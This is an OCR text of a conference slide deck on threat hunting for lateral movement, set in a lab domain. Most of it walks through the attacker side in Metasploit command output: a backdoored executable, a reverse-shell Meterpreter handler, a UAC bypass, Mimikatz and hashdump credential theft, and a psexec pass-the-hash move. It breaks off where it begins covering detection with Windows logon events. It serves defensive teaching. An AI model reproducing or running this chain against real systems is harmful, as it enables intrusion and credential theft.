Threat Hunting for Lateral Movement

Corgi Edition


Presented by: **Adam Fuchs** – CTO

Co-conspirator: **Ryan Nolette** – Security Technologist and CCO

Agenda

- Lateral Movement Overview
- Structuring the Analysis
- Detecting LMs with DataScience™
- Threat Hunting around Detected LMs

What Is Lateral Movement?




Infection to Lateral Movement Process

Rinse and Repeat for each system as needed or wanted

Infection

Infection Techniques

- Phishing email
- Drive by
- Exploit kit
- Flash drive



Compromise

Stages

- Infected system checks in with command and control server/s
- Human Attacker gives command to infected system to allow access
- remote shell
- GUI interface options
- Human attacker starts reconnaissance

Reconnaissance

Human Attacker interaction

Examples of recon:

- netstat – see active network connections
- Nmap – network scanner
- Net use – access to resources
- Net user – manage local/domain accounts
- Task list – what processes are running on system

Credential Theft

Tools

- Mimikatz
- Pwdump
- Generic memory dump


Goal

- To gather plaintext credential
- Password hashes
- Elevate your privileges

Lateral Movement

Login to new system

- psexec - shell
- RDP – GUI
- Profit




Infection– Back-doored executable

Creating the Malicious Payload

```
root@kali:~/Downloads# msfvenom [redacted] platform windows
[redacted] -f exe -o /tmp/badguy3.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of [redacted]
[redacted] succeeded with size 360 (iteration=0)
[redacted] chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/badguy3.exe
```

Infected Binary



Compromise – Meterpreter Session

```
root@kali:~/Downloads# msfconsole -q
[-] Failed to connect to the database: could not connect to server: Connection
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:31337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.106:31337 -> 192.168.1.100:51403)

meterpreter >
```

Compromise – discovering privileges

```
meterpreter > getprivs
==================================================
Enabled Process Privileges
==================================================

  SeChangeNotifyPrivilege
  SeIncreaseWorkingSetPrivilege
  SeShutdownPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

Compromise – elevate privileges

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions

Active sessions
===============

  Id  Type                    Information                  Connection
  --  ----                    -----------                  ----------
  1   meterpreter x86/windows SECTECHLAB\bjohnson @ WIN7-PC 192.168.1.106:

msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(bypassuac) > set LPORT 4443
LPORT => 4443
msf exploit(bypassuac) > set TECHNIQUE PSH
TECHNIQUE => PSH
msf exploit(bypassuac) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:4443
msf exploit(bypassuac) > [*] Sending stage (957487 bytes) to 192.168.1.100
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 2 opened (192.168.1.106:4443 -> 192.168.1.100:51436)
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
```

Compromise – confirm new privileges

```
meterpreter > getprivs
==================================================
Enabled Process Privileges
==================================================

  SeBackupPrivilege
  SeChangeNotifyPrivilege
  SeCreateGlobalPrivilege
  SeCreatePagefilePrivilege
  SeCreateSymbolicLinkPrivilege
  SeDebugPrivilege
  SeImpersonatePrivilege
  SeIncreaseBasePriorityPrivilege
  SeIncreaseQuotaPrivilege
  SeIncreaseWorkingSetPrivilege
  SeLoadDriverPrivilege
  SeManageVolumePrivilege
  SeProfileSingleProcessPrivilege
  SeRemoteShutdownPrivilege
  SeRestorePrivilege
  SeSecurityPrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeTakeOwnershipPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege
```

Recon – User accounts

Recon Local Accounts

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            desktopadmin             Guest
win7
```

Recon Domain Accounts

```
C:\Windows\system32>net user /DOMAIN
net user /DOMAIN
The request will be processed at a domain controller for d


User accounts for \\labdc.sectechlab.net

-------------------------------------------------------------------------------
Administrator            bjohnson                 Guest
jsmith                   krbtgt                   master
master_a
```

Recon – Network

Nmap

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 192.168.1.1:          - 192.168.1.1:445 - TCP OPEN
[*] 192.168.1.10:         - 192.168.1.10:445 - TCP OPEN
[*] 192.168.1.10:         - 192.168.1.10:139 - TCP OPEN
[*] Scanned  32 of 256 hosts (12% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] 192.168.1.100:        - 192.168.1.100:139 - TCP OPEN
[*] 192.168.1.100:        - 192.168.1.100:445 - TCP OPEN
[*] 192.168.1.102:        - 192.168.1.102:139 - TCP OPEN
[*] 192.168.1.104:        - 192.168.1.104:139 - TCP OPEN
[*] 192.168.1.104:        - 192.168.1.104:445 - TCP OPEN
[*] 192.168.1.102:        - 192.168.1.102:445 - TCP OPEN
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 104 of 256 hosts (40% complete)
[*] Scanned 130 of 256 hosts (50% complete)
```

```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : win7-pc
   Primary Dns Suffix  . . . . . . . : sectechlab.net
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : sectechlab.net

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : sectechlab.net
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Net
   Physical Address. . . . . . . . . : 00-0C-29-6A-BB-C8
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.1.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, June 15, 2017
   Lease Expires . . . . . . . . . . : Saturday, June 24, 2017
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DNS Servers . . . . . . . . . . . : 192.168.1.1
   Primary WINS Server . . . . . . . : 192.168.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Check ARP table

```
C:\Windows\system32>ARP -a
ARP -a

Interface: 192.168.1.100 --- 0xb
  Internet Address      Physical Address
  192.168.1.1           00-0c-29-34-42-0a
  192.168.1.4           00-0c-29-ea-27-03
  192.168.1.106         00-0c-29-3a-2b-9f
```

Recon – Processes

Running Processes

```
C:\Windows\system32>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
notepad.exe                   1552 Console                    1     10,708 K
badguy3.exe                    868 Console                    1      9,408 K
notepad.exe                   2884 Console                    1     13,564 K
cmd.exe                       2060 Console                    1      2,836 K
conhost.exe                   1604 Console                    1      4,412 K
tasklist.exe                   912 Console                    1      5,588 K
```

Processes with Network Connections

```
meterpreter > netstat

Connection list
===============

   Proto  Local address        Remote address       State        User  Inode  PID/Program name
   -----  -------------        --------------       -----        ----  -----  ----------------
   tcp    0.0.0.0:135          0.0.0.0:*            LISTEN       0     0      788/svchost.exe
   tcp    0.0.0.0:445          0.0.0.0:*            LISTEN       0     0      4/System
   tcp    0.0.0.0:5357         0.0.0.0:*            LISTEN       0     0      4/System
   tcp    0.0.0.0:49152        0.0.0.0:*            LISTEN       0     0      448/wininit.exe
   tcp    0.0.0.0:49153        0.0.0.0:*            LISTEN       0     0      860/svchost.exe
   tcp    0.0.0.0:49154        0.0.0.0:*            LISTEN       0     0      960/svchost.exe
   tcp    0.0.0.0:49170        0.0.0.0:*            LISTEN       0     0      560/lsass.exe
   tcp    0.0.0.0:49174        0.0.0.0:*            LISTEN       0     0      540/services.exe
   tcp    0.0.0.0:49175        0.0.0.0:*            LISTEN       0     0      1904/svchost.exe
   tcp    192.168.1.100:139    0.0.0.0:*            LISTEN       0     0      4/System
   tcp    192.168.1.100:51437  192.168.1.106:31337  ESTABLISHED  0     0      868/badguy3.exe
```

Mounted Drives

```
C:\Windows\system32>net use
net use
There are no entries in the list.
```

Credential Theft

Running Mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
success.
```

Recover the Kerberos Hashes

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User          Password
------    -------    ------        ----          --------
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;79473   NTLM
0;996     Negotiate  SECTECHLAB    WIN7-PC$      +L/>GRe[l>h*,Ev;x&O s0$djUKOq:c9oyKZ FxN*WcZ.X0WCYAk@ry'7fb<6y\_lW-YkQ6E!AtTq $fvc P
LY56J#dh`L%(aG7Hk?:qqG47&H8c)Oom[R9
0;999     Negotiate  SECTECHLAB    WIN7-PC$      +L/>GRe[l>h*,Ev;x&O s0$djUKOq:c9oyKZ FxN*WcZ.X0WCYAk@ry'7fb<6y\_lW-YkQ6E!AtTq $fvc P
LY56J#dh`L%(aG7Hk?:qqG47&H8c)Oom[R9
0;624470  Kerberos   SECTECHLAB    bjohnson      test123!
0;624414  Kerberos   SECTECHLAB    bjohnson      test123!
```


Recover SAM hashes

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e3a4ce782f1949f9324c988b8d04308e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
win7:"m"

[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:6d3986e540a63647454a50e26477ef94:::
desktopadmin:1002:aad3b435b51404eeaad3b435b51404ee:5409776143091b4ecf5d0f3e23e1a0c5:::
```

Lateral Movement – Using Stolen Credentials

```
msf exploit(bypassuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SESSION 2
SESSION => 2
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(psexec) > set LPORT 31338
LPORT => 31338
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set SMBDomain sectechlab
SMBDomain => sectechlab
msf exploit(psexec) > set SMBUser bjohnson
SMBUser => bjohnson
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:d25ecd13fddbb542d2e16da4f9e0333d
SMBPass => aad3b435b51404eeaad3b435b51404ee:d25ecd13fddbb542d2e16da4f9e0333d
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:31338
[*] 192.168.1.104:445 - Connecting to the server...
[*] 192.168.1.104:445 - Authenticating to 192.168.1.104:445|sectechlab as user 'bjohnson'...
msf exploit(psexec) > [*] 192.168.1.104:445 - Selecting PowerShell target
[*] 192.168.1.104:445 - Executing the payload...
[+] 192.168.1.104:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.1.104
[*] Meterpreter session 3 opened (192.168.1.106:31338 -> 192.168.1.104:51641) at 2017-06-20 14:03:50 -0400

msf exploit(psexec) > sessions -l

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/windows  SECTECHLAB\bjohnson @ WIN7-PC   192.168.1.106:31337 -> 192.168.1.100:59193 (192.168.1.100)
  2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7-PC   192.168.1.106:4443 -> 192.168.1.100:59194 (192.168.1.100)
  3   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7VIC3  192.168.1.106:31338 -> 192.168.1.104:51641 (192.168.1.104)

msf exploit(psexec) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > upload /root/Downloads/mimikatz/x64/mimikatz.exe C:\\Users\Public
[*] uploading  : /root/Downloads/mimikatz/x64/mimikatz.exe -> C:\UsersPublic
[*] uploaded   : /root/Downloads/mimikatz/x64/mimikatz.exe -> C:\UsersPublic
```

DETECTING LATERAL MOVEMENT WITH DATA SCIENCE



Data

- LM evidence comes from:
  - Windows Events
  - Syslog
  - VPN
  - Endpoint sensors
- Primary fields:
  - Source
  - Destination
  - User
  - Time
- Extra Information:


```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A
    <EventID>4624</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>12544</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2014-09-10T08:44:55.712613000Z"/>
    <EventRecordID>125696293</EventRecordID>
    <Correlation/>
    <Execution ProcessID="468" ThreadID="1172"/>
    <Channel>Security</Channel>
    <Computer>SQRRL-DC005.sqrrl.com</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName">-</Data>
    <Data Name="SubjectDomainName">-</Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-725345543-3069</Data>
    <Data Name="TargetUserName">CGR-WK301$</Data>
    <Data Name="TargetDomainName">SQRRL</Data>
    <Data Name="TargetLogonId">0x3c8f86048</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackageName">Kerberos</Data>
    <Data Name="WorkstationName"/>
